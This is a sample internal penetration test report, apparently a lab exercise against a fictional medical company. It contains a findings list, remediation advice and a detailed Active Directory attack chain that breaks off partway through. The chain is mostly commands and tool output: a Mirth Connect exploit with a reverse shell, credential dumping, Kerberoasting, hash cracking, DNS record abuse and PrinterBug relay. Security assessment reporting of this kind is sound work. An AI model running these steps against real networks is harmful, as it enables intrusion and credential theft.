Internal Penetration Test

Draft Report of Findings

Prysm Medical

November 5, 2024

Version 1.0

Note: This is a sample report for a fictional organization created in a lab environment. No actual client data appears in this sample report document.

Table of Contents

Contacts and Report History

Prysm Medical Contacts	
Primary	**Secondary**
John Miller	Jane Smith
Chief Information Officer	IT Security Engineer
(555) 545-6236	(555) 545-4378
johnmiller@prysm.com	janesmith@prysm.com

Vilkas Cybersecurity Contacts	
Primary	**Secondary**
Bob Smith	Janie Jones
Managing Consultant	Senior Consultant
(555) 654-1398	(555) 345-0982
bob@vilkascyber.com	janie@vilkascyber.com

Report Version History

Version	Date	Author	Comments
0.1	November 3, 2024	Janie Jones	Draft
0.2	November 3, 2024	Bob Smith	Peer Review
1.0	November 5, 2024	Bob Smith	Report Delivery

Statement of Confidentiality

The contents of this document have been developed by Vilkas Cybersecurity ("Vilkas"). Vilkas considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Vilkas. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of both the Customer and Vilkas.

The contents of this document do not constitute legal advice. Vilkas' offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such.

Statement of Independence

To Whom It May Concern:

Vilkas Cybersecurity ("Vilkas") has performed an Internal Penetration Test for Prysm Medical while acting as an independent security assessor. This assessment was performed with the intent of evaluating the security posture of the internal network.

This document represents Vilkas' independent assessment in a fair and unbiased manner and in accordance with agreed-upon criteria in the statement of work.

While this assessment is meant to mimic a real-world attack scenario, Vilkas is bound to the agreed-upon rules of engagement and additional constraints such as scope and time. Vilkas has made every effort to perform a comprehensive security assessment; however, any additional limitations, errors, misrepresentations, or changes to the Prysm Medical's environment may have prevented Vilkas from identifying every security issue. The findings included in this report should be considered a representation of what a similarly skilled attacker could achieve with comparable time, resources, and constraints.

Additionally, the contents within this document represent a point-in-time assessment based on the state of Prysm Medical's environment on November 5, 2024. Therefore, Vilkas does not provide assurance to Prysm Medical's security posture over time as Prysm Medical's environment changes.

Vilkas has provided this report solely for private and internal use by Prysm Medical. This document may not be redistributed or shared without Vilkas' express written consent. Vilkas' assessments focus exclusively on information security and should not be considered an endorsement of Prysm Medical's products or services.

Ben Rollin
Founder & Lead Cybersecurity Consultant
Vilkas Cybersecurity

Executive Summary

Prysm Medical engaged Vilkas Cybersecurity ("Vilkas") to perform an Internal Penetration Test of Prysm Medical's internal network assets. An Internal Penetration Test is comprised of automated and manual activities that focus on discovery, target examination, risk validation, impact evaluation, and remediation assurance. The scope of this assessment included five internally facing production network subnets and two Active Directory domains.

From October 21st, 2024 through November 1st, 2024. Vilkas performed testing under a "grey-box" assessment methodology with access to Prysm Medical resources to identify unknown weaknesses. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Refer to Appendix E for detailed information about the methodology used in performing testing.

The assessment was performed under direct supervision of Prysm Medical with a pre-validated target scope documented within Appendix A. All devices, applications, and/or networked devices not included within the pre-validated target scope were not assessed. The testing scenario did not include evasion tactics. Recommendations and remediation steps were provided for each weakness with the goal of creating documented, repeatable and compliant IT Security processes supporting Prysm Medical's internal environment.

Assessment Overview and Recommendations

During the Internal Penetration Test performed against Prysm Medical's systems, Vilkas identified **17** security weaknesses that impact the confidentiality, availability, or integrity of Prysm Medical's operating environment. Recommendations and remediation steps were provided for each weakness with the goal of creating documented, repeatable, and compliant IT Security processes supporting Prysm Medical's internal environment. Furthermore, Vilkas identified deficiencies in configuration management, patch and vulnerability management, and authentication strength.

This report's findings related to configuration management consist of turning off unnecessary protocols, managing permissions, and strengthening the baseline configuration of hosts within the environment. There are several options for industry-standard secure baseline configurations. For example, Microsoft provides a free tool called Security Compliance Manager (SCM) that includes many industry-standard baselines. Another tool is the Center for Internet Security (CIS) benchmarks, which go further than industry standards. The absence of these standards allowed Vilkas to establish its initial foothold, compromise additional systems, escalate privileges, reach the highest levels of access in the environment, and subsequently gather all the organization's Windows passwords for offline analysis. The initial effort required to strengthen current configuration management strategies will be significant, but it will significantly improve the organization's resilience and increase the likelihood that advanced tactics will be detected in the event of a compromise.
Patch management is a vital part of an organization's information security program. A mature and well-managed patch and vulnerability management strategy includes tools such as vulnerability scanners and patch deployment solutions. Vilkas identified several Windows hosts missing critical patches that allow remote code execution. More importantly, publicly available exploits for these critical vulnerabilities exist and are critical to address, as their exploitation commonly provides an attacker with their initial foothold. Fortunately, Prysm Medical has the necessary tools in place, and improving the organization's patch and vulnerability management posture will require minimal effort.

Vilkas focused heavily on nuanced Active Directory misconfigurations and default settings that could be used to move laterally within the network and achieve full compromise. The majority of these focused on default permissions granted to all users in an Active Directory environment, which, when combined with flaws in certain services and protocols, could be used for unintended purposes.

Vilkas also identified file shares that grant access to all users. Some of these shares contained sensitive data, such as valid account passwords. Vilkas recommends ongoing file share audits to remove any potentially sensitive data and restrict access to shares based on a user's need.

Furthermore, Vilkas observed several issues with authentication in the environment. Password length and complexity are the most critical of these. Offline analysis of the compromised passwords indicated that users are still accustomed to using "weak" passwords. A "weak" password has historically meant that a password was short or did not include enough special characters. This definition is no longer valid as patterns have emerged that meet these requirements but are still trivial to guess (e.g., Summer2024!, p@55W0rd, etc.) Prysm Medical should take steps to educate employees on the importance of choosing long passphrases that are easy to remember. Prysm Medical may also consider an enterprise password manager that would make users more comfortable using stronger passwords while simultaneously reducing the likelihood of passwords being stored insecurely.

Prysm Medical should also consider increasing the organization's overall password length requirements, with even more aggressive requirements for accounts with highly privileged access. Ideally, these highly privileged accounts should only be used for administrative actions and not for day-to-day activities, reducing the inconvenience of the additional security. In addition, it is essential to consider applications or devices that may come pre-configured from the vendor with a default administrative account. Prysm Medical's system hardening templates should account for this and ensure that these accounts are either disabled or the default password is changed before being placed on the network.

Vilkas also identified various issues within the Active Directory environment that, if remediated, could increase Prysm Medical's overall security posture. For example, Prysm Medical recently migrated away from an internally hosted email server to a Microsoft-hosted cloud instance; however, an attacker could leverage artifacts leftover from the previous on-premises email server to move laterally and escalate privileges within the internal network. Prysm Medical should perform a complete audit/cleaning of the Microsoft Active Directory environment to remove artifacts such as decommissioned hosts and disabled user accounts, and perform a full review of administrative privileges, group membership, and share drive permissions.

Finally, Vilkas noticed that security monitoring in the network did not prevent or hamper any testing activities. Prysm Medical should implement strong endpoint protection via a tool that performs proactive blocking and alerting to malicious activities and ongoing monitoring of the internal network. There are many high-quality endpoint detection & response (EDR) tools that, if implemented correctly, would have made the attacks demonstrated in this report much more challenging to carry out. When endpoint protection is configured correctly (along with solid configuration, patch, and vulnerability management), an attacker is more likely to become noticed as they may need to become "noisier" to evade detection and change tactics.

Conclusion

Vilkas observed that patching of Microsoft Windows platforms was relatively well-maintained on the in-scope hosts. Missing patches on these platforms are frequently observed in Vilkas' assessments and can be quite damaging. Given the scope of the environment, Prysm Medical's relatively minimal exposure in this regard indicates that this aspect of patch management within the organization is at a fairly mature level.

Vilkas noticed that Prysm Medical had implemented a password filter to disallow many common dictionary words and a fine-grained password policy, but it had not yet been applied. Prysm Medical should enforce a password reset for all users to take advantage of this policy and lower the attack risk due to weak user credentials.

Vilkas completed the assessment on November 1, 2024, and provided remediation recommendations for each identified weakness. Through strategic planning, management oversight, and technical implementation, Prysm Medical's security program can be **strengthened** to resolve the identified issues with **Moderate** effort. Given the scope of the assessment, the analysis performed, and the severity of the weaknesses observed, Prysm Medical has a **Moderate** likelihood of compromise to the confidentiality, availability, and/or integrity of information residing on its systems.

Assessment Summary

Approach

Vilkas began all testing activities from the perspective of an unauthenticated user on the internal network, under a "grey-box" perspective. Prysm Medical provided Vilkas personnel with IP address ranges for the target networks but did not provide additional information such as operating system or configuration information. Vilkas connected to the Prysm Medical internal network via a proprietary penetration testing device placed within the internal network by Prysm Medical personnel and accessed through a secure remote connection from Vilkas' penetration testing labs.

As the assessment was performed under a "grey box" perspective, threat mitigation controls were configured to whitelist Vilkas' source IP addresses to not provide alerts for suspicious activities performed by Vilkas assessors or actively attempt to block any of the assessor's testing activities.

Findings Summary

As a result of testing, Vilkas identified a total of **17** security findings within Prysm Medical's internal environment that threaten the confidentiality, integrity, and availability of Prysm Medical's information assets.

Table 1: Security Findings Risk Severity

Findings Risk Severity Levels			
High	**Medium**	**Low**	**Total**
14	**3**	**0**	**17**

The following table summarizes the severity of successful exploitation associated with the findings identified during this assessment. Please refer to Appendix D for detailed findings severity definitions. Additionally, Vilkas has provided **5** Best Practice Recommendations (BR). BRs are not considered findings on their own but rather observations made during the assessment that may provide opportunities for Prysm Medical to enhance certain internal processes and mature their overall security posture. All findings and BRs are covered in-depth within the Technical Findings Details section.

Table 2: Findings Listing and Severity

#	Severity	Finding Title
H1	**High**	Mirth Connect Unauthenticated Remote Command Execution
H2	**High**	Weak Kerberos Authentication Configuration (Kerberoasting)

#	Severity	Finding Title
H3	**High**	Weak Active Directory Passwords Allowed
H4	**High**	Weak ACL – Resource Based Constrained Delegation (RBCD)
H5	**High**	Weak ACL – ADIDNS
H6	**High**	PrinterBug
H7	**High**	Sensitive Data on File Shares
H8	**High**	Cisco SmartInstall Enabled
H9	**High**	IPMI Hash Disclosure
H10	**High**	LLMNR/NBT-NS Name Resolution Response Spoofing
H11	**High**	WePresent Remote Command Execution
H12	**High**	HP iLO 4 Administrative Console Bypass and Remote Code Execution
H13	**High**	Vulnerable Active Directory Certificate Template (ESC1)
H14	**High**	Local Administrator Password Reuse
M1	**Medium**	Weak Active Directory User Configuration
M2	**Medium**	SMB Signing Not Enabled
M3	**Medium**	Default ms-DS-MachineAccountQuota Attribute
B1	**BR**	Remove Stale AD Records
B2	**BR**	Uninstall Microsoft Exchange
B3	**BR**	Improve Security Monitoring
B4	**BR**	Strengthen Configuration Management
B5	**BR**	KRBTGT Account Password Reset

Attack Chain Walkthrough

During the Internal Penetration test against Prysm Medical's systems, Vilkas was able to obtain a foothold within the internal network environment and ultimately compromise the entire prysm.ad internal domain. This attack path demonstrates the result of leveraging an initial series of weaknesses to simulate the potential of lateral movement and privilege escalation effect of a real-world attack. Each weakness along the path is shown in order for Prysm Medical to better prioritize remediation efforts.

Attack Chain Summary

Vilkas achieved full domain compromise through the following series of steps:

1) Vilkas obtained remote code execution (RCE) on a Mirth Connect Windows host using a public exploit for CVE-2023-37679 as the all-powerful NT AUTHORITY\SYSTEM account. This granted full administrative control over the target host.
2) Added a local administrator account and dumped LSA secrets to obtain the NT hash for the LPGTSSAPP$ machine account.
3) Used this account and NT hash to perform a Kerberoasting attack.
4) Cracked a password hash for one account from the Kerberoasting attack to reveal the clear text password.
5) Ran the BloodHound tool to map out the Active Directory domain, including users, groups, computers and other domain objects.
6) Created a computer account using this user account obtained from password cracking.
7) Scanned network for hosts running the WebClient/Spooler service.
8) Performed an Nmap list scan against hosts with the WebClient service running to identify DNS host names.
9) Checked each host in BloodHound and found one where a Domain Admin user was logged in and identified one (vdi-lpadmin.prysm.ad).
10) Added a new DNS record in ADIDNS.
11) Used the PrinterBug to trigger authentication for the target host (vdi-lpadmin.prysm.ad)
12) Relayed this successful authentication attempt to the LDAP service on a domain controller and granted the computer account obtained earlier via Kerberoasting impersonation rights over the vdi-lpadmin.prysm.ad host.
13) Impersonated a Domain Admin account to obtain a Kerberos Service Ticket for the CIFS service on the vdi-lpadmin.prysm.ad. This granted local administrator rights over the target host only (not Domain Admin rights).
14) Found that the pr076a-da Domain Admin account was logged in after connecting to the host remotely using Kerberos authentication.
15) Uploaded a custom tool to impersonate this user (pr076a-da) based on a process running in their user context, coerce authentication on their behalf, and relayed this authentication service to the LDAP service on a Domain Controller.
16) This successful Domain Admin authentication attempt was relayed to grant the computer account create earlier replication rights in the domain.
17) These replication rights were leveraged to perform a DCSync attack and obtain the NTLM password hashes for all accounts in the domain.

18) Vilkas enumerated the corp.prysm.int domain that as connected via bidirectional forest trust with the prysm.ad domain. This domain trust was configured with selective authentication, meaning access to resources in the corp.prysm.int domain was restricted to specific users in the prysm.ad domain, namely members of the Domain Admins and Enterprise Admins group.
19) Vilkas uncovered an Active Directory Certificate Services instance with a certificate template vulnerable to the ESC1 attack. This attack allows for an attack to specify an arbitrary Subject Alternate Name (SAN), to request a valid certificate on behalf of any user in the domain (such as a Domain Admin).
20) Vilkas leveraged this attack across the trust to obtain the NTLM password hash for a Domain Admin in the corp.prysm.int domain, which was used to perform a DCSync attack and obtain the NTLM password hashes for all accounts in the domain.

Detailed Attack Chain

As part of initial reconnaissance, Vilkas performed port and network vulnerability scanning and uncovered 4 hosts that were vulnerable to CVE-2023-43208, an unauthenticated remote code execution vulnerability in NextGen Healthcare Mirth Connect before version 4.4.1. This vulnerability allows for an unauthenticated attacker to gain remote code execution on the underlying host, in this instance as the all-powerful NT AUTHORITY\SYSTEM account. Gaining access to a domain-joined host in the context of the SYSTEM account grants the same access in an Active Directory environment as a standard domain user. This access can be used to perform enumeration of the domain as well as attacks.

Vilkas confirmed the version of Mirth Connect in use by attempting to launch the Mirth Connect Administrator Java Web Start file and opening the resultant .jnlp file in a text editor. This H1 the current version in use, 3.10.1, which is vulnerable to this remote code execution flaw.

```
$ head -n 5 webstart.jnlp

<jnlp codebase="http://192.168.200.36:8080" version="3.10.1">
  <information>
    <title>SentryConnectGateway - Mirth Connect Administrator 3.10.1</title>
```

Figure 1: Checking Mirth Connect Version Number

Vilkas downloaded exploit code for this CVE in the form of a Metasploit Framework module. After inspecting the code, Vilkas loaded this module manually into the Metasploit Framework as it is not present by default. Once loaded, Vilkas set the target options for the host *192.168.200.36*.

```
[msf](Jobs:0 Agents:0) exploit(windows/misc/mirth_deserialization) >> show options

Module options (exploit/windows/misc/mirth_deserialization):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.200.36     yes       The target host(s), see https://docs.metasploit.com/docs/using-
metasploit/basics/using-metaspl
                                         oit.html
   RPORT      8443             yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.200.30.5        yes       The listen address (an interface may be specified)
   LPORT  4443             yes       The listen port
```

Figure 2: Setting Up Metasploit Module

Vilkas executed the exploit and received a reverse shell connection on the target host as the *NT AUTHORITY|SYSTEM* account.

```
[msf](Jobs:0 Agents:0) exploit(windows/misc/mirth_deserialization) >> exploit
13:56:34 [304/1888]

[*] Started reverse TCP handler on 10.200.30.5 :4443
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Version 3.10.1 is affected by CVE-2023-37679.
[*] Executing generic/shell_reverse_tcp (Windows Command)
[+] The target appears to have executed the payload.
[*] Command shell session 3 opened (10.200.30.5 :4443 -> 192.168.200.36:10835) at 2024-10-24 13:56:27 -0400


D:\Program Files\Vyaire\SentryConnect Gateway 5> whoami

nt authority\system


D:\Program Files\Vyaire\SentryConnect Gateway 5> hostname

LPGTSSAPP
```

Figure 3: Obtaining Reverse Shell

Enumeration of the host did not show any users logged in that could potentially be impersonated for further attacks nor any files containing credentials. Vilkas added a local administrator user (which was later removed from the host) to be able to perform remote credential dumping attacks against the target host.

```
D:\Program Files\Vyaire\SentryConnect Gateway 5> net user pentest <CLEAR TEXT PASSWORD REDACTED> /add && net
localgroup administrators pentest /add

The command completed successfully.
```

Figure 4: Adding Local Admin Account

Vilkas dumped the local SAM database to obtain password hashes for local user accounts and also checked LSA secrets for any credentials that may be present. Vilkas checked for local administrator password reuse against all in-scope Windows hosts in the domain using the NT hash for the RID 500 Administrator account, but did not find any hosts that used this same administrator password. Local administrator password reuse was, however, found in the corp.prysm.int domain later in this assessment.

```
$ nxc smb --local-auth 192.168.200.36 -u administrator -p <CLEAR TEXT PASSWORD REDACTED> –sam

SMB         192.168.200.36    445    LPGTSSAPP    [*] Windows Server 2019 Standard 17763 x64 (name:LPGTSSAPP)
(domain:LPGTSSAPP) (signing:True) (SMBv1:True)
SMB         192.168.200.36    445    LPGTSSAPP    [+] LPGTSSAPP\pentest:<CLEAR TEXT PASSWORD REDACTED>
SMB         192.168.200.36    445    LPGTSSAPP    [*] Dumping SAM hashes
SMB         192.168.200.36    445    LPGTSSAPP
Administrator:500:aad3b435b51404eeaad3b435b51404ee:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%:::
SMB         192.168.200.36    445    LPGTSSAPP
Guest:501:aad3b435b51404eeaad3b435b51404ee:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:::
SMB         192.168.200.36    445    LPGTSSAPP
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:::
SMB         192.168.200.36    445    LPGTSSAPP
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:::
SMB         192.168.200.36    445    LPGTSSAPP
pentest:1000:aad3b435b51404eeaad3b435b51404ee:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:::

SMB         192.168.200.36    445    LPGTSSAPP    [+] Added 5 SAM hashes to the database
```

Figure 5: Dumping SAM Database

Vilkas observed that it was possible to obtain the NT hash of the *LPGTSSAPP$* machine account via LSA Secrets. One set of clear text credentials was obtained but it seemed to be for a local non-admin account.

```
$ nxc smb --local-auth 192.168.200.36 -u pentest -p <CLEAR TEXT PASSWORD REDACTED> –lsa

SMB         192.168.200.36    445    LPGTSSAPP    [*] Windows Server 2019 Standard 17763 x64 (name:LPGTSSAPP)
(domain:LPGTSSAPP) (signing:True) (SMBv1:True)
SMB         192.168.200.36    445    LPGTSSAPP    [+] LPGTSSAPP\pentest: <CLEAR TEXT PASSWORD REDACTED>
SMB         192.168.200.36    445    LPGTSSAPP    [+] Dumping LSA secrets

<SNIP>

SMB         192.168.200.36    445    LPGTSSAPP    PRYSM\LPGTSSAPP$:aad3b435b51404eeaad3b435b51404ee:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:::
SMB         192.168.200.36    445    LPGTSSAPP    dpapi_machinekey: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
dpapi_userkey: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
SMB         192.168.200.36    445    LPGTSSAPP    NL$KM: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
SMB         192.168.200.36    445    LPGTSSAPP    <CLEARTEXT CREDENTIALS REDACTED>

SMB         192.168.200.36    445    LPGTSSAPP    [+] Dumped 18 LSA secrets
```

Figure 6: Dumping LSA Secrets

This NT hash could be used to perform a Kerberoasting attack.

```
$ GetUserSPNs.py -dc-ip 192.168.200.15 prysm.ad/LPGTSSAPP$ -hashes :XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX -request
-outputfile PRYSM_tgs

Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

ServicePrincipalName                    Name                 MemberOf
PasswordLastSet             LastLogon                   Delegation
--------------------------------------  -------------------  ------------------------------------------------
----------------------------------------------------------  -------------------------  --------------------
-----  -------------
http/federation.prysm.ad                 securefile
CN=PasswordPolicyExempt,OU=Password_Policies,OU=Security_Groups,OU=Groups,OU=PRYSMv2,DC=nkch,DC=local
2024-05-22 18:10:50.644351  2024-08-07 22:07:54.242728
HTTP/19B-C-19.prysm.ad:16995            19B-C-19$iME         CN=TS Gateway User
Computers,OU=Security_Groups,OU=Groups,OU=PRYSMv2,DC=nkch,DC=local                          2011-01-07
09:55:27.327432  N/A
HTTP/19B-C-19.prysm.ad:16994            19B-C-19$iME         CN=TS Gateway User
Computers,OU=Security_Groups,OU=Groups,OU=PRYSMv2,DC=nkch,DC=local                          2011-01-07
09:55:27.327432  N/A
HTTP/19B-C-19.prysm.ad:16993            19B-C-19$iME         CN=TS Gateway User
Computers,OU=Security_Groups,OU=Groups,OU=PRYSMv2,DC=nkch,DC=local                          2011-01-07
09:55:27.327432  N/A

<SNIP>


[-] CCache file is not found. Skipping…
```

Figure 7: Performing Kerberoasting Attack

The Kerberoasting attack resulted in 14 password hashes for accounts with a Service Principal Name (SPN) set.

```
$ wc -l PRYSM_tgs

14 PRYSM_tgs
```

Figure 8: Counting TGS Tickets Obtained

Vilkas performed an offline password cracking attack against these password hashes using the Hashcat tool and was only able to crack the password for one of the 1,354 accounts.

```
$ hashcat -m 13100 PRYSM_tgs small_wordlist.txt -r /rules/best64.rule -w3 -O

hashcat (v6.2.6-851-g6716447df) starting

<SNIP>

Approaching final keyspace - workload adjusted.

$krb5tgs$23$*37D-B-28$BNE$prysm.ad$prysm.ad/<REDACTED>

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: PRYSM_tgs
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (small_wordlist.txt)
Guess.Mod........: Rules (/rules/best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:        0 H/s (0.00ms) @ Accel:256 Loops:77 Thr:32 Vec:1
Speed.#3.........:        0 H/s (0.00ms) @ Accel:256 Loops:77 Thr:32 Vec:1
Speed.#4.........:   744.7 kH/s (1.38ms) @ Accel:256 Loops:77 Thr:32 Vec:1
Speed.#5.........:        0 H/s (0.00ms) @ Accel:256 Loops:77 Thr:32 Vec:1
Speed.#6.........:        0 H/s (0.00ms) @ Accel:256 Loops:77 Thr:32 Vec:1
Speed.#*.........:   744.7 kH/s
Recovered........: 1/14 (0.08%) Digests (total), 1/14 (0.08%) Digests (new), 1/14 (0.08%) Salts
Remaining........: 1276 (99.92%) Digests, 1276 (99.92%) Salts
Recovered/Time...: CUR:N/A,N/A,N/A AVG:N/A,N/A,N/A (Min,Hour,Day)
Progress.........: 1376606/1376606 (100.00%)
Rejected.........: 0/1376606 (0.00%)
Restore.Point....: 0/14 (0.00%)
Restore.Sub.#2...: Salt:0 Amplifier:0-0 Iteration:0-77
Restore.Sub.#3...: Salt:0 Amplifier:0-0 Iteration:0-77
Restore.Sub.#4...: Salt:1276 Amplifier:0-77 Iteration:0-77
Restore.Sub.#5...: Salt:0 Amplifier:0-0 Iteration:0-77
Restore.Sub.#6...: Salt:0 Amplifier:0-0 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#2....: [Copying]
Candidates.#3....: [Copying]
Candidates.#4....: Jefferson7787$ -> Jrylov
Candidates.#5....: [Copying]
Candidates.#6....: [Copying]
Hardware.Mon.#2..: Temp: 51c Fan: 36% Util:  0% Core:1515MHz Mem:6800MHz Bus:1
Hardware.Mon.#3..: Temp: 48c Fan: 31% Util:  0% Core:1515MHz Mem:6800MHz Bus:1
Hardware.Mon.#4..: Temp: 47c Fan: 28% Util: 91% Core:1860MHz Mem:6800MHz Bus:1
Hardware.Mon.#5..: Temp: 62c Fan: 31% Util:  0% Core:1515MHz Mem:6800MHz Bus:1
Hardware.Mon.#6..: Temp: 48c Fan: 30% Util:  0% Core:1515MHz Mem:6800MHz Bus:1
```

Figure 9: Cracking Password Hash

Vilkas confirmed that this was a valid account by authenticating to a domain controller.

```
$ nxc smb 192.168.200.15 -u '37D-B-28$BNE' -p '<CLEAR TEXT PASSWORD REDACTED>'

SMB         192.168.200.15     445    PRYSMHQDC02          [*] Windows Server 2022 Build 20348 x64 (name:
PRYSMHQDC02) (domain:prysm.ad) (signing:False) (SMBv1:False)
SMB         192.168.200.15     445    PRYSMHQDC02          [+] prysm.ad\'37D-B-28$BNE:<CLEAR TEXT PASSWORD
REDACTED>
```

Figure 10: Authenticating to Domain Controller

Vilkas checked to see if this account had any elevated access, local admin access, or other rights in the domain that could be used to move laterally or escalate privileges.

Vilkas started by scanning the PRYSM network for servers/workstations with the WebClient/Spooler service running using publicly available tools. Vilkas found multiple hosts with the WebClient service running, as shown below.

```
$ webclientservicescanner PRYSM.ad/'37D-B-28$BNE'@PRYSM_IPT_live  | grep RUNNING

Password:

[192.168.200.37] RUNNING
[192.168.200.13] RUNNING
[192.168.200.19] RUNNING
[192.168.200.16] RUNNING
[192.168.200.56] RUNNING
[192.168.200.42] RUNNING
[192.168.200.124] RUNNING
[192.168.200.126] RUNNING
[192.168.200.50] RUNNING
```

Figure 11: Scanning for WebClient Service

Vilkas performed an Nmap list scan to identify the DNS host names of each these hosts to attempt a targeted attack against a high value target.

```
$ sudo nmap -sL -iL webclient_hosts | grep prysm.ad | cut -f5 -d" "

vdi-gp6g8b.prysm.ad
vdi-dxki3c.prysm.ad
vdi-o58cwa.prysm.ad
vdi-crk0e0.prysm.ad
vdi-glvdoy.prysm.ad
vdi-a59h2m.prysm.ad
vdi-6h18ws.prysm.ad
vdi-5bv42s.prysm.ad
vdi-lokkpm.prysm.ad
vdi-piuxyx.prysm.ad
vdi-lpadmin.prysm.ad
vdi-1enbb4.prysm.ad
vdi-e4g2kc.prysm.ad
vdi-rw1ipi.prysm.ad
vdi-a3sk15.prysm.ad
```

Figure 12: Performing Nmap List Scan

Vilkas checked data gathered from the BloodHound tool for each of the hosts and observed that a member of the Domain Admins group, *FB053A-DA* was logged in to the *VDI-LPADMIN.prysm.ad* machine.




Figure 13: Visualizing Attack Path in BloodHound Tool

Vilkas executed an attack called Resource-Based Constrained Delegation (RBCD) to obtain local administrator rights on the target computer.

The WebClient service can be leveraged to trigger WebDav HTTP authentication from a remote host using multiple methods (i.e., PrinterBug/PetitPotam/WPAD poisoning/DCOM) that can be relayed to the LDAP service and be used for further exploitation.

By default WebDav will not transmit credentials if the attacker is using an IP address. To solve this issue Vilkas created a DNS record in ADIDNS by abusing default overly permissive DACLs. This record pointed to an attack host controlled by Vilkas.

```
$ python3 /opt/krbrelayx/dnstool.py -u prysm.ad\\'37D-B-28$BNE' -p '<CLEARTEXT PASSWORD REDACTED>' -a add -r
pt001.prysm.ad -d 10.200.30.5 192.168.200.15

[-] Connecting to host...
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

Figure 14: Adding DNS Record

Vilkas created a new computer account that could be used for further attacks.

```
$ addcomputer.py -method SAMR -computer-pass COMP_StrOngp@ss! -computer-name PPHPGBZR prysm.ad/37D-B-28$BNE -
dc-ip 192.168.200.15

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Successfully added machine account PPHPGBZR$ with password COMP_StrOngp@ss!
```

Figure 15: Adding a Computer Account

After adding a DNS record to ADIDNS and new computer account, Vilkas was able to trigger HTTP authentication using the PrinterBug and successfully relayed this authentication attempt to the LDAP service on a domain controller to grant the *PPHPGBZR$* computer account created earlier delegation rights over the target host. (*Note: this could have been created as part of this attack chain using the credentials for the 37D-B-28$BNE account obtained via Kerberoasting earlier*).

Vilkas used the printerbug.py and ntlmrelayx.py tools to execute this attack as shown below. The PrinterBug abuses intentional Microsoft functionality in the spooler service allowing an attacker with control over a domain user or computer to leverage an RPC call and trigger a target host's spooler service. Using this RPC call, the attacker can coerce the target authenticate to a host controlled by the attacker. The PrinterBug can be leveraged to relay credentials to other hosts/services, steal authentication information, or can be combined with other attacks such as the RBCD or Shadow Credentials attack when the credentials obtained from the coerced authentication request are relayed to another host.

```
$ python3 /opt/krbrelayx/printerbug.py prysm.ad/'37D-B-28$BNE'@192.168.200.50 pt001@80/test

[*] Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

Password:
```

```
[*] Attempting to trigger authentication via rprn RPC at 192.168.200.50
[*] Bind OK
[*] Got handle
 [*] Triggered RPC backconnect, this may or may not have worked
```

Figure 16: Triggering PrinterBug

The PrinterBug attack was successful and Vilkas was able to grant the PPHPGBZR$ computer account delegation rights over the *vdi-lpadmin.prysm.ad* host. This allows an attacker to impersonate any account in the domain (i.e., a Domain Admin) to gain full control over the target host.

```
